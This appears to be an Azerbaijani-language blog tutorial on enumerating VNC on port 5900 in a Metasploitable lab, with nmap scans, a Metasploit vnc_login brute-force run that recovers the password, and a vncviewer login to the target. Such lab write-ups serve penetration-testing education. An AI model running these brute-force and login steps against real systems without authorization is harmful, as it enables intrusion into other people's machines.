
VNC Ətraflı Enumeration Edilməsi
 13rose
3 min read
Salam hər vaxtınız xeyir dəyərli oxucular, bu gün İrəli səviyyə Enumeration başlığı altında VNC protokolunun ətraflı bir Enumeration yerinə yetirəcəyik.Əvvəlcə nəzəri sonra isə Metasploitable maşının köməyi ilə əməliyyatları praktiki olaraq görəcəyik.
Telegram kanalına qoşularaq bu və digər mövzular üzrə quizlərdə iştirak edə bilərsiniz!
Telegram (Kanal): https://t.me/xakeraz_official
VNC (Port 5900)
Virtual Network Computing (VNC) – RDP kimi qrafiki interfeys ilə hədəf sistemə daxil olaraq idarə etməyə yarayır.RDP Windows cihazlarda istifadə edildiyi kimi VNC isə Linux cihazlarda istifadə olunur və TCP protokolu üzərindən 5900 portunu susmaya görə təyin edir.Bizim hədəfimiz olan Metasploitable maşınında 5900 portu üzərində bu servis işləyir. Gəlin baxaq görək, nmap skanı bizə bu haqda hansı məlumatları göstərəcək?
┌──(root㉿kali)-[~]
└─# nmap -T4 -sV -sC -p5900 192.168.10.36
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-30 22:46 +04
Nmap scan report for 192.168.10.36
Host is up (0.00062s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
Daha ətraflı skan və bütün skriptləri tətbiq edərək fərqləri görək:
└─# nmap -T4 -sV --script=vnc*  -p5900 192.168.10.36
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-30 22:47 +04
Nmap scan report for 192.168.10.36
Host is up (0.00048s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
| vnc-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 15 guesses in 1 seconds, average tps: 15.0
|_  ERROR: Too many authentication failures
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
Nmap göründüyü kimi bizə çox az məlumat verir,biz sadəcə VNC servisinin versiyasını təyin edə bildik. VNC servisinin userlərinin brute force hücumu üçün biz Metasploit alətindən istifadə edəcəyik.(Testlərimdə metasploit alətinin modulunun hydraya nisbətən daha ətraflı məlumat verdiyini gördüm).
QEYD: Diqqət yetirməli olduğumuz məqam budurki, VNC servisinin istifadəçi məlumatlarını ələ keçirmək üçün sadəcə düzgün parolu tapmağınız bəs edir.
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.10.36
rhosts => 192.168.10.36
msf6 auxiliary(scanner/vnc/vnc_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/vnc/vnc_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.10.36:5900    - 192.168.10.36:5900 - Starting VNC login sweep
[+] 192.168.10.36:5900    - 192.168.10.36:5900 - Login Successful: :password
[*] 192.168.10.36:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Yoxlamaq üçün vncviewer alətindən istifadə edərək metasploitable maşınına daxil olaq.
┌──(root㉿kali)-[~]
└─# vncviewer 192.168.10.36:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:

Gördüyünüz kimi vnc servisindən istifadə edərək metasploitable maşınına qrafiki daxil ola bildik.(Nəzərə çatdırımki, metaspoitable maşınını vmware üzərində kommand interfeysi ilə idarə olunur)
Ümidvaram faydalı olmuşdur.Təşəkkürlər!
Bizi izləyin:
Telegram (Kanal): https://t.me/xakeraz_official
Paylaşımların səliqəli yığılmış halı: https://t.me/xakerazgroup
Fikir və şərhləriniz : https://t.me/xakerazchat





